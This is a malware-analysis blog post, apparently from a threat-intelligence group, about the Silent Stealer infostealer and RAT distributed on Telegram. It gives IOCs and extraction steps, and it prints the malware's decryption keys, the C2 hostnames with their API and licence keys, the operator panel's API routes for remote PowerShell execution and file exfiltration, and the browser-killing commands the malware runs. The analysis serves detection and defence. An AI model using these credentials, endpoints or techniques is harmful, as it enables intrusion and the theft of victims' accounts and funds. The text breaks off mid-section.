

ShinyHunters: Silent Malware as a Service (MaaS)

 ransom-isac.org/blog/shinyhunters-silent-maas

Ransom-ISAC

May 26, 2026

[← Back to Blog](#)

Malware Analysis45 min readMay 26, 2026

PhishingInfostealerShinyHuntersDiscordTelegram

A full malware analysis of Illusion-2.6.5-setup.exe — a deployment of Silent Stealer v2.6.5 and integrated RAT sold as a Malware-as-a-Service and distributed via Telegram under the ShinySpider alias, with an exposed operator panel that maps the complete C2 infrastructure and capability set.

Contributors: Dani [Varys] Z, Ellis Stannard, Yashraj Solanki, Brandon Parsons, Mannie W

Share:



A Malware-as-a-Service Ecosystem Operating in the Open



Indicators of Compromise (IOCs) and technical details in this article are published to enable detection and defence. All infrastructure was confirmed live at time of analysis.

Malware Analysis Report: Illusion-2.6.5-setup.exe


Table of Contents

1. Executive Summary
2. Sample Metadata
3. Attribution

4. Extraction Methodology
5. Architecture & Obfuscation
6. C2 Infrastructure
7. Panel API Surface
8. Stealer Capabilities
9. Discord Injection
10. Defense Evasion & UAC Bypass
11. Persistence Mechanisms
12. RAT Capabilities
13. Operator OSINT
14. Build Comparison — Illusion v2.6.5 vs. PinkieCraft
15. MITRE ATT&CK Mapping
16. Indicators of Compromise
17. KQL Detection Rules

Executive Summary

On Friday 20th March, a user with ties to ShinyHunters on Telegram shared a tool they stated was a SmartScanner for enumerating websites. We analysed this sample. (Note: at time of writing, “ShinyHunters” context appears **social/Telegram-based**; there is no technical evidence in the payload directly attributing the malware to the ShinyHunters group.)



Illusion-2.6.5-setup.exe is a fully operational instance of **Silent Stealer v2.6.5**, a Stealer-as-a-Service (SaaS) sold on a monthly licence model. The sample was distributed via Telegram by a threat actor operating under the alias **ShinySpider**.

The malware is packaged as a fake Electron application installer using a custom NSIS wrapper built by ShinySpider (evidenced by the bespoke SpiderBanner.dll NSIS plugin). No artefacts in the sample provide a direct technical link between ShinySpider and the ShinyHunters group; attribution should remain cautious unless corroborated by Telegram intelligence. The inner payload is the Silent stealer and RAT, authored and operated by @MainSilent / @LegacySilent on Telegram.

The malware steals browser credentials, cookies, cryptocurrency wallets, Discord sessions and backup codes, payment card data, Steam sessions, Telegram tdata session directories, Roblox cookies, TikTok sessions, and Minecraft launcher profiles. It terminates all target browsers before credential harvest, establishes five simultaneous persistence mechanisms, executes four separate UAC bypass methods to obtain elevated privileges, adds Windows Defender exclusions, hijacks COM objects, and provides the operator with a full live RAT including remote PowerShell

execution, filesystem access, screenshot capture, and a live chat channel to the victim's screen. All data is exfiltrated via GoFile and two dedicated C2 backends confirmed live at time of analysis.

Sample Metadata

Outer Installer (NSIS)

Field	Value
Filename	Illusion-2.6.5-setup.exe
Size	57 MB (59,751,506 bytes)
MD5	ee17c8c6937ae832c39ead819fe385d2
SHA1	12f11a989073de72cf0c5c80040f8017f3deeeea
SHA256	96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055b
Format	PE32 NSIS self-extracting archive
PE Timestamp	2018-12-15 (forged)
CompanyName	illusion
ProductName	Illusion
ProductVersion	2.6.5
LegalCopyright	Copyright © 2026 illusion

Extracted Electron Executable

Field	Value
Filename	Illusion.exe
Size	121 MB
MD5	6ad3bb332b1657a90cd563735278ac2d
SHA256	18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8d

Extracted ASAR Archive

Field	Value
Filename	app.asar
Size	24 MB
MD5	7dd7c9d99fafa52c9cdd2525bce4b24d
SHA256	9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df99


Key Payload Files

File	Size	MD5	SHA256
main.js	991 KB	89d29d674df2f52e3fcc8d4b1f97cb1f	807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b76

File	Size	MD5	SHA256
script/cripted.js	5.0 MB	39fd76c8f63b7d1d0dde94b3b77a6e4c	58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c09
script/discord-injection-obf.js	992 KB	2251c98a7d0b5a9361db29fc12cff610	be679a3ad224069dee3fcb011ddec75de44f63f2816da5891e058a4619808df

Operator Panel Bundle (Live — Retrieved During Analysis)

Field	Value
Source URL	https://website4funlol.onrender.com/assets/index-BgQx6xvA.js
Local copy	/home/remnux/Shiny/panel.js
SHA256	7b2d4fff1e3b8d201c2bb9452100c58dd8856a0364db2d284fe44e7ace62d242
Size	249 KB
Format	Minified React/Vite production bundle
Auth required	None — publicly accessible without credentials
Last-Modified	Wed, 04 Mar 2026 16:55:51 UTC (panel updated ~18 days before analysis)
Panel title	Silent Panel (confirmed in <title> tag of index.html)
CSS asset	/assets/index-DUxZYAx.css (also unauthenticated)
Hosting IPs	216.24.57.251, 216.24.57.7 (Render Inc.) behind Cloudflare
TLS cert	CN=onrender.com, issued by Google Trust Services WE1, valid Jan–Apr 2026



This file is a **critical opsec failure** by the Silent author. The entire operator panel frontend — including all API routes, the hardcoded backend URL (`datasynccore.onrender.com`), JWT auth flow, all RAT capability endpoints, and the CORS misconfiguration — is readable by anyone who visits the panel URL. No authentication is required to download it. This file alone maps the complete C2 infrastructure and capability set.

NSIS Plugin (Attribution Artefact)

Other NSIS Plugins (Standard)

File	SHA256
nsExec.dll	5d9ceb1ce5f35aea5f9e5a0c0edeec04dfefe0c77890c80c70e98209b58b962
StdUtils.dll	b72e9013a6204e9f01076dc38dabbf30870d44dfc66962adb73619d4331601e
WinShell.dll	9be85b986ea66a6997dde658abe82b3147ed2a1a3dc784bb5176f41d22815a6
System.dll	3eb38ae99653a7dbc724132ee240f6e5c4af4bfe7c01d31d23faf373f9f2eaca

Attribution

Two Distinct Actors

1. Silent Malware Author — @MainSilent / @LegacySilent

5/41

Self-attribution within the malware:

- package.json author field: "illusion"
- PE version info: CompanyName: illusion, ProductName: Illusion
- API branding: Silentapilolxd123., SilentCF_2026!secure
- Panel footer: @MainSilent

2. Builder / Distributor — ShinySpider

ShinySpider packaged this build and distributed it via Telegram. The key evidence is `SpiderBanner.dll` — a custom NSIS installer UI plugin found in the `$PLUGINSDIR` of the NSIS wrapper. There is no publicly known NSIS plugin by this name in any standard or community distribution. The name `Spider` directly matches the distributor alias. The other NSIS plugins (`nsExec.dll`, `StdUtils.dll`, `WinShell.dll`, `System.dll`) are all standard community plugins; `SpiderBanner.dll` is the only custom one.


`SpiderBanner.dll` is a 9KB DLL that renders the installer's splash screen (progress bar, icon, "Installing, Please Wait..." text). It has been stripped of all version info and author strings, but the name embedded in its PE export table is `SpiderBanner.dll`.

ShinySpider's role: Takes Silent stealer payloads (likely purchased with the MONTHLY-* licence key), wraps them in their custom NSIS installer, and distributes the resulting binary via Telegram — either to buyers or directly to victims.

Telegram

The actor operates a Telegram channel that became active on November 26, 2025, with a vouches system created the same day — indicating rapid operational setup and an intent to establish buyer credibility quickly.

The channel posts redacted screenshots of stolen victim data as proof of functionality, including Discord tokens, associated email addresses, IP addresses, and friend list counts. This serves as advertising to prospective buyers.



With a Terms of Service:

Telegram channel Terms of Service

The channel is openly marketing a commercial infostealer/Remote Access Trojan (RAT) as a paid product. Despite a boilerplate "educational use only" Terms of Service — a common legal shield used by malware-as-a-service operators — the tool is clearly designed and marketed for malicious credential theft.

The malware is advertised with the following features: Discord token harvesting from both the desktop app and browsers, cookie theft bypassing app-bound protection, Chrome password manager extraction, backup 2FA code extraction, full browser data collection covering autofill, passwords, and cookies, cryptocurrency wallet theft across 50+ wallets, session hijacking for Steam, Telegram, Roblox, and Minecraft, Firefox/Waterfox support, a web-based control panel with live screen viewing, victim chat, real-time alerts, and remote executable deployment, and claimed full antivirus evasion.

Advertised feature set of the Silent stealer/RAT

Notable Detail

The "educational purposes" TOS is standard liability deflection used across malware-as-a-service ecosystems and carries no operational weight given the tool's explicit design and the posting of apparent victim data as proof.

Extraction Methodology

Why a simple ZIP extraction is insufficient

Opening the installer with a ZIP tool only exposes the NSIS \$PLUGINSDIR and bootstrap stubs (\$R0 etc.) because NSIS uses its own custom compression (LZMA via nsis7z) rather than standard ZIP. The actual payload is stored in a compressed block after the NSIS stub, not in a ZIP-compatible format.

Layer 1: Extracting the NSIS installer

Use 7-Zip on Linux/REMnux or innounp/7z on Windows. On REMnux:

```
# Install 7z if not present
sudo apt install p7zip-full

# Extract NSIS contents – 7z understands NSIS format
7z x Illusion-2.6.5-setup.exe -o./extracted/nsis/

# You will get:
# $PLUGINSDIR/          – NSIS plugins including SpiderBanner.dll
# $PLUGINSDIR/app-64.7z – the actual application, compressed as a 7z archive
```

The main payload is inside \$PLUGINSDIR/app-64.7z, not at the top level.

Layer 2: Extracting the Electron application

How to identify the inner archive as 7z despite being inside a PE binary:

Four converging signals confirm the format before you attempt extraction:

1. **NSIS structure** — 7-Zip understands the NSIS installer format natively. Running `7z l Illusion-2.6.5-setup.exe` lists contents including `$PLUGINSDIR/app-64.7z` with the extension explicit in the filename. The 64 suffix is the fingerprint of the nsis7z plugin — the standard NSIS plugin for bundling large Electron apps as a compressed 7z payload.
2. **Magic bytes** — the extracted blob begins with `37 7A BC AF 27 1C` (`7z1~'`), the 7z file signature. This confirms format independently of filename.
3. **file command** — `file '$PLUGINSDIR/app-64.7z'` returns `7-zip archive data`, using magic bytes rather than extension.
4. **Known NSIS pattern** — nsis7z is a well-known community plugin; seeing `app-64.7z` inside `$PLUGINSDIR` is a standard pattern for NSIS-wrapped Electron installers. Any of the above alone is sufficient to confirm 7z.

```
# Extract the 7z archive containing the Electron app
7z x extracted/nsis/'$PLUGINSDIR'/app-64.7z -o./extracted/app/

# You will get the full Electron application directory:
# Illusion.exe          – Electron runtime (121MB)
# resources/app.asar    – the actual malware code (24MB)
# resources/app.asar.unpacked/ – native Node modules
# ffmpeg.dll, d3dcompiler_47.dll, etc. – Electron dependencies
```

Layer 3: Extracting the ASAR archive

ASAR is Electron's custom archive format (similar to TAR). It is not ZIP-compatible. The `npm` `asar` tool is the standard way to extract it, but if there is no internet access (as on an isolated REMnux VM), use a custom Python parser:

```
#!/usr/bin/env python3
# asar_extract.py – extract ASAR without internet/npm
import struct, json, os, sys

def extract_asar(asar_path, out_dir):
    with open(asar_path, 'rb') as f:
        # ASAR header: 4-byte magic, 4-byte header_size, 4-byte header_string_size, 4-byte padding
        f.read(4) # pickle prefix
        header_size = struct.unpack('<I', f.read(4))[0]
        f.read(4) # inner size
        f.read(4) # padding
        header_json = f.read(header_size - 8).decode('utf-8').rstrip('\x00')
        header = json.loads(header_json)
        base_offset = f.tell()

    def extract_dir(node, current_path):
```

```

os.makedirs(current_path, exist_ok=True)
for name, entry in node.get('files', {}).items():
    full_path = os.path.join(current_path, name)
    if 'files' in entry:
        extract_dir(entry, full_path)
    else:
        offset = int(entry['offset'])
        size = entry['size']
        f.seek(base_offset + offset)
        data = f.read(size)
        with open(full_path, 'wb') as out:
            out.write(data)

extract_dir(header, out_dir)

extract_asar(sys.argv[1], sys.argv[2])

python3 asar_extract.py extracted/app/resources/app.asar extracted/asar/

# You will get:
# main.js                - Electron main process (obfuscated)
# script/crypted.js      - AES-encrypted stealer payload
# script/discord-injection-obf.js - AES-encrypted Discord injector
# package.json           - app manifest (author: illusion)
# node_modules/          - bundled Node.js dependencies

```

Summary of extraction tree

```

Illusion-2.6.5-setup.exe      [NSIS self-extractor, 57MB]
├─ $PLUGINSDIR/app-64.7z    [7z archive, extracted via 7z]
│   └─ Illusion.exe         [Electron runtime, 121MB]
│       └─ resources/app.asar [ASAR archive, 24MB, extracted via Python parser]
│           ├── main.js      [RAT / main process, 991KB]
│           ├── package.json [author: illusion, version: 2.6.5]
│           └─ script/
│               ├── crypted.js [stealer payload, 5MB, AES-256-CBC encrypted]
│               └─ discord-injection-obf.js [Discord injector, 992KB, AES-256-CBC encrypted]

```

End-to-End Flow (High Level)

Run installer → Extract 7z payload → Extract Electron app → main.js loader

↓ Kill browsers + Defender exclusions + UAC bypass

↓ Drop Python 3.10 runtime → Python cookie extraction

- < 50 cookies → fallback: CDP + SQLite, then continue
- ≥ 50 cookies → continue

↓ Harvest credentials + wallets + sessions → ZIP + stage → Exfil to GoFile

- also: POST to C2 API → Operator panel

RAT (Socket.io) bridges the main.js loader ↔ C2 API throughout.

Architecture & Obfuscation

Three-Layer Obfuscation Pipeline

Both crypted.js and discord-injection-obf.js use identical obfuscation architecture applied in three passes.

L1: String Array Substitution — resolve lookups

↓

L2: AES-256-CBC Decryption — decrypt blob

↓

L3: String Split Reassembly — collapse concatenations

↓

Plaintext Payload

Layer 1: String Array Substitution

All string literals are replaced with function calls into a lookup array:

```
__p_N_dLR_M__JS_PREDICT__(0xNN)
```

A 342-element array at the top of each file holds the actual strings, with a rotation/shift function applied at runtime to decode them. Static string extraction of the file returns nothing useful.

Layer 2: AES-256-CBC Encrypted Inner Payload

After string substitution is resolved, the core logic is stored as an AES-256-CBC ciphertext blob embedded in the file. Key material is derived via PBKDF2 and hardcoded after Layer 1 decoding.

crypted.js key material:

```
Key:  qAkW2T404Zgen4RBPd4TcSzCy6/87Y0
Salt:  twdBmeIvLrxaGyZTG03JyQ==
IV:    nTJkMZioguzsp+rkA1RDLw==
KDF:   PBKDF2
```

discord-injection-obf.js key material:

```
Key:  uDucKHSKN9djz0GPPzvbgM62jLfZCvnM
Salt:  GkzRkp0MRWfz7e1eGRSCtQ==
IV:    DjKD14cic+AvoMdjgFrHNw==
KDF:   PBKDF2
```

Layer 3: Second String Substitution + String Split Obfuscation

The decrypted inner payload has a second string array applied. Additionally, sensitive strings (especially C2 URLs) are split across multiple concatenated string literals to defeat both static analysis and string extraction:

```
// Example - network-sync-protocol.net deliberately fragmented:
'https://networ' + 'k-sync-protoco' + 'l.net/api/send'

// GoFile servers:
'https://' + '/store8' + '.gofile.io/uploadFile'

// License key:
'MONTHLY' + '-AFD08A' + 'AF41936' + '99E8225' + 'A95D1B3' + 'C448C'
```

This technique means strings, pestr, and simple grep all miss these values. Full deobfuscation and AST-level string concatenation collapse is required.

main.js

main.js uses only Layer 1 (string array substitution) with a 342-element array. It handles Electron initialisation, persistence setup, and RAT Socket.io communication. It contains no direct C2 URLs — those are constructed at runtime from the decoded string array.

C2 Infrastructure

Victim: Stealer · Discord Injector · RAT Client

C2 Backends: datasyncore · network-sync-protocol · GoFile

Operator: Silent Panel · Discord Webhook · Telegram OTP

Stealer → datasyncore; Stealer → GoFile; Discord Injector → network-sync-protocol; RAT Client ↔ datasyncore; datasyncore → Discord Webhook; datasyncore → Telegram OTP; GoFile → Discord Webhook; Silent Panel ↔ datasyncore

Primary Backend — Stealer Exfiltration

Field	Value
Hostname	datasyncore.onrender.com
Platform	Render.com (free tier)
Fronting	Cloudflare
Protocol	HTTPS / Socket.io WebSocket
CF Proxy Auth Header	SilentCF_2026!secure
API Key	Silentapilolxd123.
Operator Licence Key	MONTHLY-AFD08AAF4193699E8225A95D1B3C448C

Additional backend URLs found in datasyncflow (unreported)

The following constants were observed in `datasyncflow.js`, indicating a **third C2/backend instance** not covered elsewhere in this report:

```
const op = "https://apisyncdata.onrender.com/" // client page
const zp = "https://apisyncdata.onrender.com/" // login page
const bp = "https://apisyncdata.onrender.com/" // chat page
```

This suggests either: (1) backend migration after analysis, or (2) a split architecture where the panel and the malware communicate with different backend instances.

Additional undocumented panel API endpoints

The panel appears to expose additional chat-related routes not documented elsewhere:

Endpoint	Notes
POST /api/chat/<hwid>/bring	Forces victim to navigate to chat page — not documented
POST /api/chat/<hwid>/victim	Victim sends message (unauthenticated) — not documented
GET /api/chat/<hwid>/messages	Unauthenticated message retrieval — not documented

All stolen data is POSTed as Discord-style embed JSON payloads. The backend relays these to the operator's Discord webhook (webhook URL is server-side only, not present in the malware). CORS misconfiguration confirmed — server returns `access-control-allow-origin: http://localhost:3000` in production, indicating development config shipped to production.

Live confirmation: POST /api/admin/request-code with the licence key returned HTTP 200 and triggered a Telegram OTP during analysis, confirming the backend is fully operational with active victims.

Discord Injector C2 — Credential Exfiltration

Field	Value
Hostname	network-sync-protocol.net
Endpoint	https://network-sync-protocol.net/api/send
Status	DNS DOWN at time of analysis — domain no longer resolving
Purpose	Real-time Discord credential and payment card exfiltration
API Key	Silentapilolxd123.
Licence Key	MONTHLY-AFD08AAF4193699E8225A95D1B3C448C
Rate Limit Delay	2000ms

This is a **separate C2** used exclusively by the Discord injector. It receives intercepted credentials immediately as victims log in, enter MFA codes, or trigger payment flows within Discord. The URL was intentionally fragmented across string concatenations and would not appear in any standard IOC extraction without full deobfuscation.

Operator Panel

Field	Value
URL	https://website4funlol.onrender.com
Technology	React / Vite SPA ("Silent Panel")
Auth	JWT Bearer token stored in localStorage["token"]
2FA	Telegram OTP (5-minute expiry <i>claimed</i> ; not confirmed from client-side JS alone)
Backend API Key	test_api_key_12345

The panel bundle (/assets/index-BgQx6xvA.js) is publicly accessible without authentication and exposes all API routes, backend URL, and auth flow in plaintext — a significant opsec failure by the author.

File Exfiltration — GoFile

Stolen data is compressed into ZIP archives and uploaded anonymously (no API key required) to GoFile via round-robin:

https://store1.gofile.io/uploadFile
https://store2.gofile.io/uploadFile
https://store3.gofile.io/uploadFile
https://store4.gofile.io/uploadFile
https://store5.gofile.io/uploadFile
https://store8.gofile.io/uploadFile

The resulting anonymous download link is embedded in the operator's Discord notification. Victims are socially engineered into downloading the link themselves, disguised as a Minecraft mod pack download with instructions to install it — a potential secondary infection vector.

Telegram

Handle	Role
@MainSilent	Primary operator
@LegacySilent	Secondary / legacy operator

Used for 2FA OTP delivery. Both confirmed associated with this licence key via live endpoint testing.

Steam

Steam Web API Key: 440D7F4D810EF9298D25EDDF37C1F902

Hardcoded for Steam credential and session theft. This key is registered to a real Steam account and represents a persistent operator identity anchor — Steam accounts carry purchase history, playtime, and creation date.

Note this key coincides with Microstealer using the same Web API: <https://news.backbox.org/2026/03/12/microstealer-analysis-a-fast-spreading-infostealer-with-limited-detection/>

Panel API Surface

All endpoints require Authorization: Bearer <JWT> except /api/admin/*.

Authentication

Method	Endpoint	Body	Notes
POST	/api/admin/request-code	{"key": "<licence>"}	Triggers Telegram OTP (expiry window not confirmed from client-side JS alone)
POST	/api/admin/login	{"key": "<licence>", "code": "<OTP>"}	Returns JWT

Victim Management

Method	Endpoint	Notes
GET	/api/clients	All victims, HWID, online/offline status
GET	/api/stats	Dashboard statistics

Per-Victim Control

Method	Endpoint	Body	Notes
GET	/api/screen/<hwid>	—	Live screenshot
GET	/api/powershell-history/<hwid>	—	Command history
POST	/api/execute-powershell/<hwid>	{"command": "<cmd>"}	Arbitrary PS, output returned
POST	/api/system/<hwid>/<action>	{}	shutdown / restart / sleep / lock / bluescreen
POST	/api/relog/<hwid>	{}	Re-collect all victim data
POST	/api/regenerate-discord/<hwid>	{}	Re-run Discord injection
POST	/api/alert/<hwid>	{"message": "<text>"}	Push popup to victim screen
POST	/api/play-sound/<hwid>	{"sound": "<file>"}	Play audio on victim
POST	/api/stop-sound/<hwid>	{}	Stop audio
POST	/api/list-files/<hwid>	{"path": ""}	Browse victim filesystem
POST	/api/download-file/<hwid>	{"path": "<path>"}	Exfil arbitrary file
POST	/api/upload-exe/<hwid>	multipart	Drop and execute payload

The panel gave full real-time control over every connected victim: arbitrary PowerShell execution, live screenshots, full filesystem browse and download, audio playback through the victim's speakers, arbitrary popup messages, executable upload and execution, and a live two-way chat channel directly to the victim's screen.

Any researcher — or rival threat actor — who visited the panel URL could download the frontend bundle and enumerate the backend URL, API routes, and auth flow. The panel's Last-Modified header (4 March 2026) confirms it was actively maintained approximately 18 days before this analysis, meaning the exposure was not a legacy artefact from an abandoned build.

Live health check response from the primary C2 backend at time of analysis:

```
{"status": "online", "uptime": 941.6, "timestamp": "redacted"}
```

The ~15-minute uptime is consistent with Render.com free-tier cold-start behaviour — the backend spins down during inactivity and restarts on first inbound request. The backend is Node.js Express, confirmed via response headers (x-powered-by: Express, x-render-origin-server: Render).

Live Chat

Method	Endpoint	Notes
GET	/api/chat/<hwid>	Fetch message history
POST	/api/chat/<hwid>	Send message or image (JPG/PNG/GIF/WEBP ≤5MB) to victim screen

Stealer Capabilities

Process Termination Before Credential Harvest

Before stealing credentials the malware terminates all target browser and application processes to release file locks on credential databases:

```
taskkill /F /T /IM chrome.exe
taskkill /F /T /IM msedge.exe
taskkill /F /T /IM brave.exe
taskkill /F /T /IM firefox.exe
taskkill /F /T /IM opera.exe
taskkill /F /T /IM launcher.exe # Opera GX launcher
taskkill /F /T /IM browser.exe # Yandex Browser
```

Process kill commands are also re-issued on an interval to prevent re-launch during the harvest window.

Locked browser database handling (esentutl.exe)

